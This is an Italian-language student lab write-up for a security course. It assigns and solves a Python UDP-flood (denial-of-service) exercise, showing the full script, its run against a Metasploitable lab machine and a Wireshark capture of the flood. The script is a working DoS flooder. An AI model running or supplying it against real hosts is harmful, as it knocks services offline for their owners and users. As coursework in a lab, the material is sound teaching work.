

M2_W7D4


Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'invio massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target `input`
- Il programma deve richiedere l'inserimento della porta target `input`
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – **Suggerimento**: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare `input`



```
salvatoremorale@kali: ~  
File Azioni Modifica Visualizza Aiuto  
GNU nano 7.2 dos.py  
import random  
import socket  
  
def UDP_flood():  
    dati_da_inviare = random._urandom(1024)  
  
    for x in range(numero_pacchetti):  
        s.sendto(dati_da_inviare , target)  
        print( "#",x, "- UDP inviato\n")  
  
indirizzo_ip = str(input("Inserisci indirizzo IP: "))  
porta = int(input("Inserisci numero di Porta: "))  
numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))  
  
try:  
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  
    target = (str(indirizzo_ip),int(porta))  
except:  
    s.close()  
    print("[!] Error!!!")  
UDP_flood()  
[ Scritte 28 righe ]  
^G Guida ^O Salva ^W Cerca ^K Taglia ^T Esegui ^C Posizione  
^X Esci ^R Inserisci ^\ Sostituisci ^U Incolla ^J Giustifica ^_ Vai a riga
```

Invio pacchetti all'indirizzo IP 192.168.30.102 (Metasploitable)

```
salvatoremorale@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(salvatoremorale@kali)-[~]  
$ nano dos.py  
  
(salvatoremorale@kali)-[~]  
$ python dos.py  
Inserisci indirizzo IP: 192.168.30.102  
Inserisci numero di Porta: 80  
Inserisci il numero di pacchetti da inviare: 1000
```

```
salvatoremorale@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(salvatoremorale@kali)-[~]  
$ nano dos.py  
  
(salvatoremorale@kali)-[~]  
$ python dos.py  
Inserisci indirizzo IP: 192.168.32.102  
Inserisci numero di Porta: 80  
Inserisci il numero di pacchetti da inviare: 1000  
# 0 - UDP inviato  
  
# 1 - UDP inviato  
  
# 2 - UDP inviato  
  
# 3 - UDP inviato  
  
# 4 - UDP inviato  
  
# 5 - UDP inviato  
  
# 6 - UDP inviato  
  
# 7 - UDP inviato  
  
# 8 - UDP inviato  
  
# 9 - UDP inviato  
  
# 10 - UDP inviato
```

File Modifica Visualizza Vai Cattura Analizza Statistiche Telefonja Wireless Strumenti Aiuto						
Applica un filtro di visualizzazione ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length Info	
998	12.228439089	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
999	12.228446631	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1000	12.228455423	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1001	12.228462839	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1002	12.228469923	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1003	12.228477214	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1004	12.228486464	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1005	12.228493798	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1006	12.228501131	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1007	12.228509048	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1008	12.228516131	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024
1009	12.228524589	192.168.32.100	192.168.32.102	UDP	1066 45885 → 80	Len=1024